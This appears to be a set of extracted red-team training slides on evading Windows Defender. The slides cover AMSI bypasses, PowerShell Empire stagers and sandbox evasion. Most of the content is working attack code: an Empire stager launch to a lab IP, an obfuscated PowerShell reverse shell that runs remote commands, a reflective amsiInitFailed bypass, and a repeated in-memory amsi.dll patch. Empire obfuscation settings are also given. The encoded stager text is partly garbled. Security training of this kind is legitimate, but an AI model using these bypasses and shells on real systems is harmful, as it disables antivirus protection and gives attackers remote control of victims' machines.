
```
(Empire: stager/multi/launcher) > set Listener http
(Empire: stager/multi/launcher) > set AMSIBypass False
(Empire: stager/multi/launcher) > generate
powershell -noP -sta -w 1 -enc $QBmAeCgAJABQAFMVAgBFIAHAcwBjAG8AtTgBUAGEAOgBsAGUALgBQAFMVAvgBla
AbQBCAgwAeQaUAEcAZQBUAFQAWBwAGUAKAAAnAMFaEoBzAHQAZQbtAC4ATQbhAG4AYQbNAGUAbQb1AG4dAaUaEEAdQb0
UAZABHAH1AbwB1AHAAUAbwAGwAaQbJAHHKAuWBlAHQdAbpAG4AzWbzAccALAAne4AJwArAccAbwBuAFAAddQb1AgwAaQb
GEAbABVAEUEAKAE4AdObSgWAKQ7AEKArgoACQAMwBhADEAwnAMFaMaywByAgkAcAB0AEIAJwArAccAbwBvAGMaw
AGCcAaQBuAGcAJwBdAfSsAjwBFAg4AYQbJAQgBwGzQBTAGMAcgBpAHAAdABCACCkAwAnAGwAbwBjAgSATAvBAGcAzWbPAg4Az
dAFSAJwBFAg4AYQb1AgwAzbQBTAGMAcgBpAHAAdABCAGwAbwBjAgSASQBuAHYAbwBjAGEAdAbpAg8AbgBMAG8AzWbNAGkA
BJAGMAVABJAG8AbgBhAFIAeQbBAFMAdAbYAGkATgBHACwAUwB5AFMVAfBAG0AlgBPAEIAagBLAGMAVAbdAf0A0gA6AE4
wBrAEwAbwBnAGcAaQbUAAsADAQK07ACQdgbBAGwAlgBBAgQAZAoAccAROBuAeGAYQbSgQUAUwBjAHIAaQbwAH
SABLEAUwQbFAEWAtwBDAEETABfAE0AQbD8AeQgA5Qb0AEUAXABTAG8AzgB0AHcAYQByAGUAXABQAG8AbpAGMaaQb1A
AaQbwAHQaQgAnACsAJwBnAG8AywBrAewAbwBnAGcAaQbUAQcAJwBdAD0A1JwBVAgeATAB9AeUETABzAGUeAbwBfAMQwBy
cALAAne4AJwArAccAbwBvAFaadQbJAQgBjACwAuWb0AGEAdAbpAGMajwApac4AuWBFaqVgBBAGwAdQb1AcgAJAB
EkAYwAuAegAQbZAEgAUwBFAHQAwwBtQAcgBpA4ArwBdACKQb9AH0A0wBbAFMaeQBTaORQBNC4AtgBFAFQALg
AFQASQBOAHUARQ9ADAA0wAkADEAQwBtQAG0AdTgBFhAcLQBPGIAagBLAGMAVAbgAfmAeQbZAQHZQbTAc4AtgBFhAQAL
zACATgBUACAAngAuADEowAgFcAtwBXADYANA7ACAVALyAGkAZABLAG4dAAvAdcAlgAwadsATAbYAHQaQgAxADEA
BVAHMAZQByAC0AQQbnAGUAbgB0AccLAalkAHUAKQ7ACQAMQBDAGYALgBQAFIAbwByAFKAPQBafMaeQBTaHQzQBNAC4
AAxAMERgAuAFAAUgBPAHgAwQuAEMAUgBLAGQARQb0AFQaQbHAewAuwAgAd0A1AbBFMaeQbZAQH0AQRbTA4C4TgBFaf
QwByAEUAA1BAG4AdAbpAEEATAbzAdSJAABTGMAcgBpAHAAdAA6FAAfcgBvAHgAeQAgAd0A1AAkADEAYwBmAC4AUAbY
ASQbjAC4ArwB1AHQAgB5FQARQBTCgAjwBVAE4Ug+AgyAUwApAEGf0QBAEoAtwBFAgoAzwBuAHAbQbPAdcAcgB3
4ALgAyADUANQ7ADAA1LgAuADIANQa1AhwAJQb7ACQASgA9AcgAJABKAcSAJABTAFsAJABfAf0AkWkAkAEsAwWkAf8AJQa
F0ALAAkAFMawAkAF8AXQb9AdSJAjBfAc0AYgBYAG8AuqAkAFMawoACQAUwBbACQASQbDAcSAJABTAFsAJABIAf0AkQ0lADIAN
ACQAUwBbACQASQbDAdSJAjBfAc0AYgBYAG8AuqAkAFMawoACQAUwBbACQASQbDAcSAJABTAFsAJABIAf0AkQ0lADIAN
VAGQARQAUeEcARQb0AFMAdAbYAGkATgBHACgAwBwBDAG8AtTgBWAEUAcgBuaF0A0gA6AEYAUGBvAE0AqgBhAFMARQa2ADQa
BBAHAAQbEAEUAQb0AGCAQQA6EEAeQwA0AEEATgB3AAEeAeQbBAEmanabbAE0A2wBbHAoAQBEBFKAQQBPGAcQQA0EE
ABlAEEAZAB1AFIAcwaAEEARABEAcgAigBDAG8AbwBrAGkAZQa1AcwAigBSAFQAUABOAgwAdQBUAHkYgBvAGYAPQarAF
YQa9ACQAM0BDAGYALgBEAG8AvwBuAEwAtwBBAG0ARABBAFQAYQaQACQAcwBFAFIkWkAkAHQkQ7ACQAAoBwAD0A1ABEA
AzwB0AGgAxQa7AC0ASgBvAGkATgBbAEemasABAFIAwBdAf0AkAamACAAJABSACAAJABkAGEAVABBACAAKAAKEAVgAr
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 192.168.72.168
```

```
[+] Windows PowerShell
QAcgBpAE4ArwBdAckAKQb9AH0A0wBbAFMAeQbTAfQARQBNC4AtgBFAfqALgBTAGUAUgB2AGkAYwB1AFAAtwBpAE4AVABNAEEAbgBhAEcARQBSAF0A0gA
1AGMVAaAgAFMAeQbZAHQAZQbTAC4AtgBFAfqALgBXAGUAQgBDAEwASQbFAE4VAa7ACQdQa9AcCAtQBVhAhoAaQb5AgwAYQAvADUAlgAwACAakAbXAGkA
IABYAHYQgAxADEElgAwAckIAIBsAgkAawB1ACARwB1AGMawBvAcC0A0wAkADEAYwBGC4ASABFAGEAEZAB1AH1AUwAuAEEAZABkACgAJwBVHMAZQByA
FQALgBXAEUAYgBSAGUAUQBVGAGUwBUAF0A0gA6AEQAZQbMAGEAVQBMAFQAVwBFAEIAUAbYAE8AWABZAdSJAAXaEMARgAuAFAAUgBPAHgAwQAUaEMAUgI
BMAEMAQQBDAgGARQbDADoA0gBEEUARgBhAfUabABUAE4AZQb0AhAbwByAEsAQwByAEUAAzB1AG4dAbpAEEETABzAdSJAABTAGMAcgBpAHAAdAA6AFAd
ALgBFAg4A0wBvAgQASQb0AGcAxQa6AdoAQQbTAEMASQbjAC4ArwB1AHQaQgB5Af0QRBTAcgAjwBVAE4AuG+AGYAUwApAEGf0QbAAEoAiWbFAGaZwBu
AFMAoWkAkAFMPQAwAC4ALgAyADUANQ7ADAA1LgAuADIANQa1AhwAJQb7ACQASgA9AcgAJABKAcSAJABTAFsAJABfAf0AkWkAkAEsA1wAkAf8AJQaKEsA1
AAkAFMawWkAkAF8AXQb9AdSJAjBfAc0AYgByAFKAPQBafMaeQBTaHQzQBNAC4AtgBFAFQALgBGAf0AkQ0lADIANQa2AdQf0AfQb9AdSJAjBzAGUAcgA9AcQAKAb
AfQARQb4AfQALgBGAf0Ag6AEYAUGBvAE0AqgBhAFMARQa2AdQwB0AfFIASQBuAeCkAAAnGEAQAQbCADAQbIAFEAQbjaEEAQQa2AEEAqwA4AEEETABz1AEEA
QbEAFkAQBPGAcQQA0EEARBBAEeA1JwApACKAjkQ7AcQdAA9AcC1LwBhAGQAbBpAg4ALwBnAGUAdAauAHAaaAbwAccAoWAKADEAYwBGC4ASAB1AI
FcAvBAGGsAdwBwAeoAdAA5AdCzQzAzhgASBPAEoAdQb0DYAeA2AcSAsgB6Ag0AdwA9AcIAkQ7AcQzABBAHQYQa9AcQAMQBDAGYALgBEAG8Avw
BdAdSJAjBkAEEAdAbhAd0A1jBkAEEAdAbBAFSAhAAuAc4AJBkAEEAdAbBAF4AtB1Ae4AzwB0AGgAxQa7Ac0ASgBvAgkAtgBbAEMASABBAFIAwBdAf0
| IEX : At line:1 char:1
+ FuNction StarT-NEG0tIAtE {param($s,$SK,$Ua="Mozilla/5.0 (Windows NT 6 ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1745
+ ... ];$dAta=$dAtA[4..$dAtA.LeNgth];-Join[CHAR[]](& $R $daTA ($IV+$K))|IEX
+ ~~~
+ CategoryInfo          : ParserError: () [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

Why do we need this?

AMSI bypasses let us load whatever future modules we may want without issues

- Mimikatz, PSInject, Powerup



AMSI results

- AMSI_RESULT_CLEAN = 0
- AMSI_RESULT_NOT_DETECTED = 1
- AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
- AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
- AMSI_RESULT_DETECTED = 32768

```
Session      : 18
ScanStatus   : 1
ScanResult  : 32768
AppName     : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.17763.1
ContentName  :
Content      : $var1 = 'amsicontext'
Hash         : EB3E23B322AFAAFB690E7A16808ED34CFB3330DCB15DA8B8E01CF26A013492C3
ContentFiltered : False
```

Keep It Simple Stupid

```
while ($true) {
    $px = "c0","a8","38","1"
    $p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join ':'
    $w = "GET /index.html HTTP/1.1`r`nHost: $p`r`nMozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`r`nAccept: text/html`r`nContent-Type: application/x-www-form-urlencoded`r`nContent-Length: 100`r`n"
    $s = [System.Text.ASCIIEncoding]
    [byte[]]$b = 0..65535|%{0}
    $x = "n-eiorvsxp5"
    Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158])
    $y = New-Object System.Net.Sockets.TCPClient($p,80)
    $z = $y.GetStream()
    $d = $s::UTF8.GetBytes($w)
    $z.Write($d, 0, $d.Length)
    $t = (n-eiorvsxp5 whoami) + "$ "
    while(($l = $z.Read($b, 0, $b.Length)) -ne 0){
        $v = (New-Object -TypeName $s).GetString($b,0, $l)
        $d = $s::UTF8.GetBytes((n-eiorvsxp5 $v 2>&1 | Out-String )) + $s::UTF8.GetBytes($t)
        $z.Write($d, 0, $d.Length)
    }
    $y.Close()
    Start-Sleep -Seconds 5
}
```

Keep It Simple Stupid

The screenshot shows a blog post from the Black Hills Information Security website. The header features the Black Hills logo, navigation links for About Us, Contact, and Services, and a large "WINDOWS DEFENDER" banner with icons for a shield, a gear, and a checkmark.

Note: Windows Defender [added a detection](#) on 2/25/2019 which now detects this method as "AmsiTamper.A"

Windows Defender

Windows Defender does a good job of blocking many attacks, including attempts to establish Command & Control (C2) sessions with published tools like PowerShell Empire. I was recently looking for a way to establish such a C2 session on a Windows 10 computer with Windows Defender enabled. I found a project called [SharpSploit](#) by [Ryan Cobb](#) that did the trick. SharpSploit combines a lot of other important work by other security researchers into one tool and creates a C2 session with C# code instead of using PowerShell.exe. This technique helps to avoid some common detections around malicious PowerShell activity.

Of particular interest to our goal at hand is the `PowerShellExecute` method described in the SharpSploit [Quick Command Reference](#).

SharpSploit.Execution.Shell

- `PowerShellExecute()` - Executes specified PowerShell code using `System.Management.Automation.dll` and bypasses

Keep It Simple Stupid


```
$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
$Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);

$Ref=[REF].Assembly.GetType('System.Management.Automation.Ams'+'iutils');
$Ref.GetField('amsiInitF'+'ailed', 'NonPublic, Static').SetValue($NULL, $TRUE);
```

Bypass 1: Reflective Bypass

Simplest Bypass that currently works

- \$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- \$Ref.GetField('amsilnitFailed', 'NonPublic, Static').SetValue(\$NULL, \$TRUE);



What Does it Do?

Using reflection we are exposing functions from AMSI

We are setting the AmsilnitField to True which source code shows causes AMSI to return:


- AMSI_SCAN_RESULT_NOT_FOUND

```
if (AmsiUtils.amsiInitFailed)
{
    return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI.dll

Why does this work?

AMSI is loaded into the Powershell process at start up so it has the same permission levels as the process the malware is in



Bypass 2: Patching AMSI.dll in Memory

More complicated bypass, but still allows AMSI to load

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis"+"canBuffer"
14 $Handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($Handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

Bypass 2: Patching AMSI.dll in Memory

We use C# to export a few functions from kernel32 that allows to identify where in memory amsi.dll has been loaded

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis"+"canBuffer"
14 $Handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($Handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

Bypass 2: Patching AMSI.dll in Memory

We modify the memory permissions to ensure we have access

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis"+"canBuffer"
14 $Handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($Handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

Bypass 2: Patching AMSI.dll in Memory

Modifies the return function to always return a value of RESULT_NOT_DETECTED

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis"+"canBuffer"
14 $handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 $IntPtr $BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
16 $UInt32 $size = 0x5
17 $UInt32 $ProtectFlag = 0x40
18 $UInt32 $oldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $size, $ProtectFlag, [Ref]$oldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

Why does this work?

AMSI.dll is loaded into the same memory space as Powershell.

This means that we have unrestricted access to the memory space that AMSI runs in and can modify it however we please

Tells the function to return a clean result prior to actually scanning

AMSI Bypasses in Empire

Ensure that ObfuscateCommand and AMSI Bypass both display values


- “set Obfuscate True”
- “set ObfuscateCommand Token\String\1,1,2, Token\Variable\1, Token\Whitespace\1,1, Compress\1”
- “set AMSIBypass True”

Name:	Launcher		
Description:	Generates a one-liner stage0 launcher for Empire.		
Options:			
Name	Required	Value	Description
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Language	True	powershell	Language of the stager to generate.
Base64	True	True	Switch. Base64 encode the output.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
Obfuscate	False	True	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only
ObfuscateCommand	False	Token\String\1,1,2, Token\Variable\1, Token\Whitespace\1,1, Compress\1	Only used if Obfuscate switch is true. For powershell only.
ScriptLogBypass	False	True	Include cobbr's Script Block Log Bypass in the stager code.
AMSIByPass2	False	False	Include Tal Liberman's AMSI Bypass in the stager code.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
StagerRetries	False	0	Times for the stager to retry connecting.
Listener	True	http	Listener to generate stager for.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
AMSIByPass	False	True	Include mattifestation's AMSI Bypass in the stager code.

(Empire: stager/multi/launcher) >

Test time!

Re-enable Defender and run your Empire launcher



Sandbox Detection and Evasion

What is a Sandbox?

- A software created environment that isolates and limits the rights and accesses of a process being executed
- An effective way of doing behavioral analysis for AV



Who is using Sandboxes?

The collage consists of four distinct images:

- ZDNet Article Screenshot:** A screenshot of a ZDNet article titled "Use Gmail at work? Now you get security sandbox to fight 0-day threats, ransomware". The article discusses G Suite's new phishing protections, including a security sandbox and 'confidential mode' self-destructing email. The ZDNet navigation bar at the top includes links for Videos, 5G, Windows 10, Cloud, AI, Innovation, Security, More, Newsletters, All Writers, and a user icon.
- Falcon Sandbox Banner:** A banner for "Automated Malware Analysis & Sandbox: Falcon Sandbox". The background features abstract, colorful digital wave patterns.
- Cuckoo Logo:** The logo for Cuckoo, featuring the word "cuckoo" in white lowercase letters next to a stylized bird icon.
- Email Attachment Sandbox:** A photo of a man with a beard looking at a screen, with the text "UNDER THE HOOD: OUR NEW EMAIL ATTACHMENT SANDBOX" overlaid.

